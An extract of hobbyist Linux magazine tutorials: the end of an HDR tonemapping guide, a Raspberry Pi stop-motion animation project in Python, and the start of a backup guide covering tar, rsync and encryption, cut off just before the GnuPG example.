You can click Next to skip through the creation profile wizard. After a little more processing, you should be dropped back to *Luminance HDR*'s main window with a single tabbed image showing the results of your composition. It will probably look dark and terrible, but this is because we have yet to map the depth of image data to the screen. This is done by configuring a tonemap, and there are variety on offer. The quickest and easiest to use is called 'Mantiuk '06', and this should be selected from the drop-down menu in the tonemap panel. Below this, expand the result's size resolution so you can get a better feel for the result – size will affect the processing, but not as much as the tonemap algorithm. We suggest saving the *Luminance HDR* project here, as we experienced a few stability problems. Now click on the 'Tonemap' button. This will generate a new tab with your first HDR image.



5 Playing with the options


It takes a bit of time between each preview, so you now need to make small changes to the tonemap parameters until you get the HDR look you want. With 'Mantiuk '06', we'd suggest ramping up the contrast and saturation factors and only sparingly adding to the detail factor. You'll see what's happening much easier than us possibly trying to explain it, but the detail slider adds that crazy haunting look that lots of HDR images use. If you find a combination you like, it's worth saving it as a preset before moving on to another tonemapping algorithm. Each has a different style; 'Mantiuk '08' is a more subtle version of the one we've been playing with, for example, whereas 'Fattal' really does add lots of noise and colour to an image – especially if you disable the 'Version 2.3.0' checkbox. The best thing to do is experiment and find a result you like before moving on to the final step.




6 Final output

When you've got a result you like, we'd suggest opening the levels window and dragging the black arrow on the left and the white arrow on the right inward slightly to improve the contrast. You can turn on a real-time preview for this from the Tools menu to make your adjustments easier. You might also want to click on the White Balance button. Finally, save your creation just as you did the settings, only this time make sure the extension is **.jpg**.

Before sharing the file, we'd highly recommend making a few final changes using something like *Gimp*. This is because there are usually a few artefacts, and you can adjust the hues and contrast a little more intuitively in *Gimp* than you can within *Luminance HDR*. We also use *The Gimp* for adding a slight blur and noise removal, before a final alignment and crop of the image before saving it. 📄





RASPBERRY PI: LET'S GET ANIMATED!

LES POUNDER

Start your own rival to Aardman Studios with a bit of stop motion animation, a tiny Linux machine and the magic of Python.

WHY DO THIS?

- Create your own mini movies using Lego and toys.
- Learn about the official Raspberry Pi camera and its Python Library.
- Expand the possibilities of the Pibrella add-on board.

TOOLS REQUIRED

- A Raspberry Pi.
- Raspbian operating system.
- Pibrella £10 from pimoroni.com.
- Official Raspberry Pi camera £15 from pimoroni.com.
- A light source.
- A white background.
- Modelling clay or Lego figures.
- Lego, Meccano, Blu Tack and anything that can be used to build a rig for the camera.

You don't need to spend a fortune to build a studio – some white paper, Blu-Tack and Lego figures can produce a simple film.

Wallace and Gromit, the classic British animated characters, started life as a very simple, but effective project using modelling clay. To create the illusion of animation a technique called stop motion photography was used. Stop motion is nothing new, but it is an effective tool and has been used in films such as *The Terminator* and *Aliens*. Stop motion photography is where a picture is taken of a model, and then the modeller will make a tiny adjustment to the model and take another picture; this is repeated many times to create a sequence of individual frames. Once these pictures are stitched together it looks as though the model is moving. Stop motion is a very labour intensive task, with twenty four frames making just one second of video (to create just one minute of video would take 1,440 frames!).

With the advancement of technology the animation process has become easier, and with the cost of hardware also dropping, anyone can enjoy making their own animation. The Raspberry Pi has become the go-to board for many projects and this month we will use it to create our own animation studio – though you could follow these steps on any Linux box.

Using a combination of Python code and a Bash script we will have all the software that we need to create animations. We're going to use two pieces of hardware in this project: the official Raspberry Pi camera and the fantastic Pibrella board, which we're going to use as a simple interface device thanks to its rather lovely big red button.

The Raspberry Pi Camera is the first component to be attached to our Raspberry Pi. With your Pi turned



Ghostbusters meets *Return of the Jedi's* Admiral Ackbar in our cinematic opus. Still better than *Attack of the Clones*.


off, locate the CSI connector on your Pi. It is placed between the HDMI and the Ethernet port. At either end of the connector there are small lips that you need to gently lift from the Raspberry Pi. They're quite fragile so be careful, and once they are fully extended the CSI connector will be open and ready for you to insert the camera. The official camera has a very thin ribbon cable, another fragile component to be careful with. Insert the camera ribbon cable with the silver tips facing the HDMI port. With the ribbon cable in place press the lips down until the ribbon cable is locked in place. Installation of the camera hardware is complete, but we will need to make a few adjustments to the software later in this guide.

To install the Pibrella you just have to push the board down onto the GPIO pins. If you're lucky enough to own the new Raspberry Pi B+ board the Pibrella board works exactly the same, and should be connected to the first 26 pins of the GPIO. One little snag is that the board will be a little loose on the B+, as a capacitor that used to balance the Pibrella on previous models has been removed on the B+. The best remedy for this is to use something non-conductive between the Pibrella and B+ – Lego would work well.

Now set up the software

For this tutorial we used the latest version of the NOOBS installer to install an up-to-date version of Raspbian, as it comes with all the latest software and firmware for use with the camera. To download NOOBS and for instructions on how to set up your SD card head over to www.raspberrypi.org/downloads.

With NOOBS successfully installed on your SD card, now is the time to plug in all of the various



peripherals such as keyboard, screen and Ethernet/wireless dongle. With that done, power up your Raspberry Pi and on first boot it will launch into the *raspi-config* setup tool. Using this tool we will expand the filesystem to ensure that we have the maximum amount of space that we need (option 1 in the list), and then enable the Pi Camera (option 5).

With that complete, exit *raspi-config* and reboot your Raspberry Pi, then when the Pi has fully rebooted, log back in and type:

```
startx
```

to start a new desktop session.

Install Pibrella & Pygame

Pibrella from Cytech and Pimoroni is a £10 add on board that enables anyone to quickly use electronics in their project. It comes with many different inputs and outputs for use in class and in LV005 we used it to control traffic lights and a dice game using Scratch and Python. For this tutorial we will use the lovely big red button to control taking a picture with the camera.

To install Pibrella, double-click on the *LXTerminal* desktop icon. In the terminal, type the following, remembering to press Enter at the end of each line.

```
sudo apt-get update
```

```
sudo apt-get upgrade
```

```
sudo apt-get install python-pip
```

```
sudo pip install pibrella
```


```
sudo apt-get install vlc
```

```
sudo apt-get install mencoder
```

These commands will update the software installed and use the Python package manager **pip** to install the software needed for Pibrella to work. It will also install the *VLC* video player so that we can later view our completed project. To encode our pictures into a video we install the *Mencoder* tool— more on this later.

Coding the animation studio

We're going to use the *Idle* development environment running Python 2.7, both of which come already installed in Raspbian. *Idle* is the ideal development environment for Python on the Pi. It's light, simple and



Pibrella simply slots on to the Raspberry Pi GPIO and works with all models of the Raspberry Pi.

helpful. Because we will be using the Raspberry Pi GPIO (General Purpose Input Output) pins we need to open *Idle* as root, as only the root user can use the GPIO. To do that, double-click on the *LXTerminal* icon to open a terminal window, and type

```
sudo idle
```

Idle will open with a shell window, which is an interactive session where you can test our code before writing a full program. To create a new project use File > New to open a blank document ready for our code.

We first tell Python what libraries we would like to use, and we do that using the **import** command.

```
import pibrella
```

```
import picamera
```

```
import time
```

```
import datetime
```

```
import pygame
```

We have imported five Python libraries:

- **pibrella** to work with the Pibrella add-on board.
- **picamera** to work with the Raspberry Pi camera.
- **time** to enable us to delay and control the speed of the project.
- **datetime** enables our code to work with dates and times.
- **pygame** brings the **pygame** library of functions for audio, video and gaming to our code.

With the imports complete we now move to starting up **pygame** using

```
pygame.init()
```

Without doing this **pygame** will not work, and will create a lot of errors in the Python shell.

Our focus now moves to two variables, **w** and **h**, and a tuple that stores the values of both **w** and **h**.

Variables can store individual values, but a tuple can store many more values, all separated by commas. Tuples can be used to create a readily updated set of values, such as GPS co-ordinates, or in our case the size of the window used by **pygame**.

```
w = 640
```

```
h = 480
```

```
size = (w,h)
```

The next stage of the project is a function that will be called when the big red button on the Pibrella is

Boilerplate

Starting anything from scratch can be hard, and programming is no different. Python code is quite free and easy with how things are done, but a little structure can help you get started quicker. The term boilerplate comes from the web development community and it translates as a structured template to start from. I like to use comments to create sections in my Python code:



```
#Import any libraries
```

```
#Create any variables
```

```
#Create any functions
```

```
#Main body of code
```

In these sections I create the structure of my code, and by setting a formal structure I can easily locate and debug any issues that may occur. By using comments we also clearly show the order and logic of our code so that others can use and learn from the code in the future.



The Python code for this project will save a series of image files into the same directory as the location of the code.

pressed. When the function is called it will run through its code line by line.

As this function is rather large, let's break it down into chunks.

```
def takepic(pin):
    with picamera.PiCamera() as camera:
        pibrella.light.red.blink(0.1, 0.1)
        a = str(datetime.datetime.now())
        a = a[0:19]
```

First we define the name of our function; in this case, that's **takepic**. You will also see from the (**pin**) part of the function name this is a function takes an argument, or an extra bit of information. In this case the argument is a reference to the button present on the Pibrella board.

The second line is a handy method of renaming the rather long **picamera.PiCamera()** library as **camera**, making it much easier to work with.

The third line uses a function in the **pibrella** library to blink the red light on and off every 0.1 of a second. This blink is optional, but we added it to indicate that the button has been successfully pressed, and everyone loves a blinking LED.

The fourth line is a variable that we only create when the button is pressed. The variable **a** contains the output of **datetime.datetime.now()**, which is the current date and time. The sharp-eyed among you will have noticed the **str()** function also on this line. This rather helpful function converts any numerical data in to a string, in other words, text. We need to do this so that we can create the filename for the image later in the code.

The fifth and final line for this chunk of code is another variable... called **a**. But this time we are using a tool called string slicing to remove any unwanted text from the variable.

The code

```
a = str(datetime.datetime.now())
produces the following output
2014-08-09 22:56:36.577712
```

datetime very helpfully gives us the exact time, but it's rather long, so using string slicing we can chop that down to a more manageable time to the second.

a = a[0:19]
produces the following output

```
2014-08-09 22:56:36
```

The second chunk of the function looks like

```
camera.rotation = 180
camera.resolution = (640,480)
camera.start_preview()
img = camera.capture((a)+".jpg")
camera.stop_preview()
pibrella.light.red.off()
```

In this second chunk of code, the first line controls the rotation of the Pi camera. I rotated the camera 180 degrees, effectively turning the image upside down. Why do this, you might ask? Well I have a mount to protect the camera but it makes it a little unwieldy to position, and I found flipping the image provided me with the best position.

The second line:

```
camera.resolution = (640,480)
```

sets the resolution of the picture taken, in this case to a rather small 640 pixels wide by 480 pixels high. This resolution is a compromise, as the camera is capable of creating pictures with a resolution of 2592px by 1944px. I chose 640 x 480 as it is a small file for the Pi to render into a video, which we will do later in this tutorial.

The third line:

```
camera.start_preview()
```

instructs the camera to turn on and show a preview of the intended shot.

For the fourth line:

```
img = camera.capture((a)+".jpg")
```

we capture the picture and then create a new variable called **img**; in this variable we store the filename created for the picture. Remember the variable **a** that we created earlier using **datetime**? Well, here we will use the contents of **a** and use a concept called concatenation to join the contents of **a** to the string ".jpg", effectively creating a complete filename.

The fourth line stops the camera preview window and quits the active window.

For the fifth and last line in this chunk the Pibrella red LED is reset by turning it off ready for the next shot to be taken.

Here is the last section of code that makes up the function.

```
screen = pygame.display.set_mode(size)
```



Raspbian, the Raspberry Pi's default distro, has a built-in image viewer that can be used to review your images.

```
img = pygame.image.load((a)+" .jpg")
screen.blit(img,(0,0))
pygame.display.flip()
time.sleep(3)
pygame.quit()
```

First in this chunk of code is a new variable called **screen**, which stores the values of setting the **pygame** display and uses the values stored in the tuple we created earlier.

The second line of code is another variable, which we use to call the function **pygame.image.load** and load the image that we have just taken, ready for display.

To display the image on the screen we use line three and something called **blit** (short for blitter). A blitter is a portion of memory dedicated to holding a bitmap image and is commonly used for sprites in video games – think Mario or Sonic running around in a game. We tell the blitter to open the picture, **img**, that we have just taken and position it at 0,0 on the screen. That means dead centre of the screen, using x and y co-ordinates.

To ensure that the display has been updated correctly the fourth line, **pygame.display.flip()**, is used to ensure that the correct image is displayed.

To give the user just enough time to see the picture we use line five to stop the code for three seconds by using the **sleep** function from the **time** library. The last line of code for the function closes the **pygame** window and cleans up ready to be used again.

With the function created our focus now shifts to the last two lines of code that make up the main body.

```
pibrella.button.pressed(takepic)
time.sleep(0.2)
```

Rather than use a **while True** loop to constantly check the status of the Pibrella button, we use an event. Events are commonly used in video games – for example, when a player presses the jump button, this instructs the game to make the sprite jump. So when the big red button is pressed, an event is triggered and this calls the function that we created earlier. The last line of code in this project is another **sleep** to delay the code by 0.2 seconds; this reduces the chance of the button being accidentally triggered twice, commonly known as a debounce.

With everything in place we are now ready to use the code for our studio. Go to the Run menu and select Run Module. The code will take a few seconds to load, you can use this time to arrange your shot. Lego and Blu Tack are great tools to help build a camera rig and studio. For your pictures you will need

Where can I find the completed code?

I've made the code for this project publicly available via GitHub. For those who are familiar with GitHub you can clone the repository at https://github.com/lesp/LinuxVoice_Animation, of you can download the archive as a Zip file from https://github.com/lesp/LinuxVoice_Animation/archive/master.zip.



a consistent light source and a bare background colour such as white. Arrange your Lego figures or modelling clay actors for the shot that you want. When you're ready, press the red button on the Pibrella to activate the code. You should see the red light flash, a preview picture appear on the screen, then a few seconds later the actual picture will appear.

All you need to do now is move your actors a little, take another picture and then repeat the process until complete. To make it a little easier on yourself aim for 6 pictures per second, so for a 10 second clip you will need 60 pictures. A top tip from Simon Walters (on Twitter know as @cymplecy, the eager maintainer of Scratch GPIO and its compatibility with many different add-on boards) is to record two seconds worth of images before and after the sequence that you wish to film, so the viewer settles in with the video.

Encoding the video

Earlier we installed the *Mencoder* tool, which is a handy media converter. To make it even easier to use I have written a quick Bash script that will:

- List all the images in the same folder as the script.
- Save the list as a text file, which *Mencoder* will use to find the source files.
- Run the *Mencoder* tool to stitch the pictures together at six pictures per second, and save the video as **timelapse.avi**.

When you are ready to encode, open *LXTerminal* via the desktop icon and navigate to where you extracted the Animation Station code. In the terminal, type

```
./encode.sh
```

The script will launch and depending on the number of pictures in your movie, it will take a few minutes to encode the video. Once the encoding is complete, the script will launch *VLC* and your new movie.

Videos created using this technique can be imported into video editing applications such as *OpenShot* or *Kdenlive* on your main computer, mixed with audio and other videos to create the next *Toy Story* and amaze your friends. 📺

Les Pounder is a maker and hacker specialising in the Raspberry Pi and Arduino. Les travels the UK training teachers in the new computing curriculum and Raspberry Pi.

LINUX 101: BACK UP YOUR DATA

MIKE SAUNDERS

Data loss can be agonising, whether it involves business documents or family photos. Never lose a file again with our guide!

WHY DO THIS?

- Understand common Linux/Unix archiving tools.
- Save time with incremental backups.
- Encrypt your data for maximum security.

Linus Torvalds has made some classic quips over the years. Back in 1996, when announcing the release of Linux kernel 2.0.8, he noted that his hard drive was close to buying the farm, and added: “Only wimps use tape backup; real men just upload their important stuff on FTP, and let the rest of the world mirror it.”

And it’s a good point, especially today. If you’re an open source software developer, you probably don’t keep backups of your code, as it’ll already be on SourceForge, or GitHub, or a million other repositories and mirror sites. But what about personal files? What

about your music collection, letters, financial documents, family snaps and so forth?

You can upload them onto a cloud storage service such as Dropbox, but there’s no guarantee that the service will be around in the future, nor that government spooks aren’t poking around inside your data. Ultimately, the best way to keep your data safe and secure is to make your own backups and maintain full control – and that’s what we’ll focus on now. We’ll start off looking at the basic archiving tools included with every Linux distro, then examine more advanced options for incremental backups and encryption.

1 ROLLING UP A TARBALL

Many Linux and Unix commands have intriguing names that hark back to the early days of computing. For instance, the tool that’s used to join a bunch of files together into a single file is called **tar**, which is a contraction of “tape archiver”. Yes, it’s a program that was originally designed for data tapes (we last used one in 2004), which aren’t so much in common use today, but its job is still important.

You see, the Unix philosophy is all about small and distinct tools doing individual jobs, so that users can plug them together. (In contrast to giant megalithic applications that do a million things ineptly.) So when you create a compressed archive of some files in Linux, you actually end up using two programs. Take this command, for instance:

```
tar cfvz mybackup.tar.gz folder1/ folder2/
```

```
mike@debianmike:~$ tar tfv sometarball.tar.gz
drwxr-xr-x mike/mike      0 2014-08-21 13:55 sometarball/
-rw-r--r-- mike/mike    1030 2014-08-21 13:55 sometarball/copyright
-rw-r--r-- mike/mike   90686 2014-08-21 13:55 sometarball/changelog.gz
drwxr-xr-x mike/mike      0 2014-08-21 13:55 sometarball/examples/
-rw-r--r-- mike/mike    4900 2014-08-21 13:55 sometarball/examples/configure-index.gz
-rw-r--r-- mike/mike     496 2014-08-21 13:55 sometarball/examples/apt.conf
-rw-r--r-- mike/mike    3023 2014-08-21 13:55 sometarball/examples/apt-htps-method-example.conf.gz
-rw-r--r-- mike/mike     467 2014-08-21 13:55 sometarball/examples/source.s.list
-rw-r--r-- mike/mike    1245 2014-08-21 13:55 sometarball/NEWS.Debian.gz
mike@debianmike:~$
```

Have a peek inside a tarball without extracting it using the **tar tfv** command.

This creates a single, compressed file (a tarball) called **mybackup.tar.gz**, containing **folder1** and **folder2** – you can add as many files or directories as you want onto the end. Now, we're using **tar** here to create the tar archive (a single file), hence the **.tar** part of the filename. But the **z** option to the command says that we want to run it through the **gzip** compression program as well, so we end up with **.tar.gz**. (The **c** option means create an archive, **f** means to create a file (instead of spitting the output to the terminal), and **v** means verbose, so it shows each file as it's being added.)

You can change the compression program that's used. For instance:

```
tar cfvj mybackup.tar.bz2 folder1/ folder2/
```


```
tar cfvJ mybackup.tar.xz folder1/ folder2/
```

Here we've replaced the **z** (gzip) option with **j** and **J**, which means **bzip2** and **xz** respectively. These programs use different algorithms to compress data, and the results can vary widely. The table below shows the time required to compress a 700MB folder containing a mixture of executable files, along with the resulting file size:

Compression performance

Program	Time	Size
gzip	48.9s	231MB
bzip2	2m34s	208MB
xz	10m1s	164MB

So you can see that **xz** is much, much slower than **gzip**, but it's also considerably better at compression. Different compression tools work better with different file types (eg some are more suited to audio data), so for your own backups, it's worth trying them all and seeing what results you get. You also need to consider the trade-off between speed and size: if your backup



media has plenty of space and you want to archive files quickly, **gzip** is the way to go. If you need to be more economical with space but can leave the archiving process running overnight, **xz** is better.

Extracting a compressed file is easy:

```
tar xfv mybackup.tar.gz
```

The same command works for files compressed with **bzip2** and **xz**. If you want to peek inside an archive to see what files are contained therein, without actually expanding it, use:

```
tar tfv mybackup.tar.gz
```

Again, this works for the other formats too. And if you have an archive without a useful filename extension – so you don't know what format it's in – just run the ever-useful **file** tool on it, eg **file mybackup.xxx**.

If you're not overly familiar with the command line, the Grsync GUI front-end to **rsync** (www.opbyte.it/grsync/) can make life easier.

2 THE MIGHTY POWER OF RSYNC

So we've seen how to make simple compressed backups of data, but it's time to delve a bit deeper with the hugely versatile **rsync** tool. As its core, **rsync** helps you to synchronise data between a source and a destination directory, but various features make it especially useful for backup purposes. Another plus point is that it's ubiquitous – you can find it in virtually every Linux distribution, and it's also installed by default in Mac OS X and available for Windows.

Let's say you have a folder called **myfiles** with a few items in it, and an empty folder called **backup**. To copy the files from the former to the latter:

```
rsync -avh myfiles/ backup/
```

The **-a** option here means **archive** mode, so that metadata such as timestamps and permissions are preserved, while **-v** means **verbose** (providing extra information) and **-h** presents the information in a more human-readable form. When you execute the command, you'll see a list of files being copied, along

with the total amount of data that was transferred. Now, you're probably thinking: "Big wow! I can do that with a normal **cp** operation, right?" That's true, but try running the same command again – and notice the amount of data that's copied. Just a few bytes. Helpfully, **rsync** is cleverer than **cp** and checks to see if files already exist before copying them. And here's where it's great for backup purposes: it makes incremental backups, and doesn't shift data around unnecessarily.

For example: say you've been using a USB key to back up important files each month. The last backup of **/home/you** was 10GB. Since the last backup, you've only created a few extra files and your home directory contains 11GB. If you use **rsync** to perform the backup, it will only transfer the 1GB that has changed in the meantime, and not copy the whole 11GB over mindlessly. This saves a lot of time (and makes flash media last longer!).

LV PRO TIP

You can open **.tar.gz**, **.tar.bz2** and **.tar.xz** files on almost any Linux system, but what about backups that need to be opened on Windows machines? You can get third-party software to handle these formats, but it's often simpler to just use the de-facto standard Zip format. To create an archive: **zip -ry file.zip folder/**, and to extract use **unzip file.zip**. When creating, you can also add the **-1** option for the fastest compression (but larger resulting files), or **-9** for slower compression (but smaller files).

Media and location

Once you have the perfect backup system in place, you'll need to choose the right kind of media to store your data. On the low end, recordable DVDs are cheap and cheerful, and decent brands have guarantees for longevity (providing you keep the discs in the right environment). Blu-ray is becoming increasingly affordable as well – an external USB writer costs around £65, and for a spindle of 50 TDK discs (holding 25GB each) you'll pay a smidgen under £30.

Then there are external USB hard drives, which are reaching impressive capacities (2TB for around the £75 mark), along with tape drives that many businesses still swear by. In any case, if your data is incredibly important and you're making multiple backups, it's a good idea to use a variety of media.

Imagine using three hard drives from the same vendor for your backups, only to find that a design defect makes them all break after six months...

Then there's the question of where to store your backup media. Where possible, it's a good idea to use different physical locations, to prevent everything from being lost in the case of robbery, fire or natural disaster. If you use Linux at home, you could always tightly encrypt your data using the guides in this article and ask a friend or neighbour to put a DVD or USB hard drive in a safe place. Most banks in the UK have stopped offering safety deposit box services now, although you can find independent companies that claim to store physical items securely.

LV PRO TIP

Sometimes you'll see `.tar.gz` and `.tar.bz2` filenames written in a slightly shorter form: `.tgz` and `.tbz2`. This can help when files are being transmitted to older versions of certain operating systems that could get confused by multiple full-stop characters (naming no names...).

By default, `rsync` won't delete files from the destination directory if they have been removed from the source, but you can change that with:

```
rsync -avh --delete myfiles/ backup/
```

This is useful if you want your backups to be simple snapshots from certain points in time, and you don't want old and unwanted files lingering around forever.

Another great feature of `rsync` is the ability to narrow down the range of files to be stored. Try this:

```
rsync -avh --include="*.jpg" --exclude="*" myfiles/ backup/
```

In this case, we're using wildcards to tell `rsync` to copy all files that end in `.jpg`, and exclude everything else (the asterisk means "all text" – ie any filename). This is handy when your home directory is a jumble of stuff, and you just want to back up your MP3, Ogg or FLAC files. (Use multiple `--include` options if you want to copy several types of file.)


Finally in this section, `rsync` also works a treat when copying files to remote servers. This helps if you have a NAS box somewhere on your home network, for

instance, and you want to back up your desktop or laptop files to it. The simplest way to do this is via SSH, so if you have an SSH server running on the remote machine, you can do:

```
rsync -avhze ssh myfiles/ user@remote.box:backups/
```

The two options we've added here are `z` (to compress the data going across the network), and `e` followed by `ssh` to tell `rsync` which protocol we're using. Then we specify the local folder as usual, followed by a user and hostname combination, and then the folder in that user's home directory where the backup should be created.

Oh, and a last bit of efficiency awesomeness: when large files have been modified, `rsync` can detect which bits have changed, so it doesn't have to transmit entire files each time. If you take a large file and tack an extra byte on the end (eg `echo x >> file`), and then run `rsync` again, you'll see that it only sends the chunk that has changed. This really cuts down on bandwidth usage.



EncFS in action: the first directory shows the regular files, while the second is the encrypted versions with funny filenames.

3 ENCRYPTING YOUR DATA

And here we come to arguably the most important step in a backup procedure: encrypting your data. Obviously, this is essential if you're going to store your files in a cloud-based service such as Dropbox, but it's also well worth considering for locally stored backups as well. If someone gets physical access to your machines and nabs the drives, at least they won't get their mitts on your critical data.

If you've looked online for encryption tutorials before, you might've been overwhelmed by all of the options available. That's not a bad thing per se – it's good that there are so many methods and algorithms in widespread usage. Monocultures are normally bad, and if everyone were using the same encryption system and a fatal flaw in it were discovered, we'd all be doomed. So here are a couple of possibilities.

The simplest method is to use *GnuPG* like so:

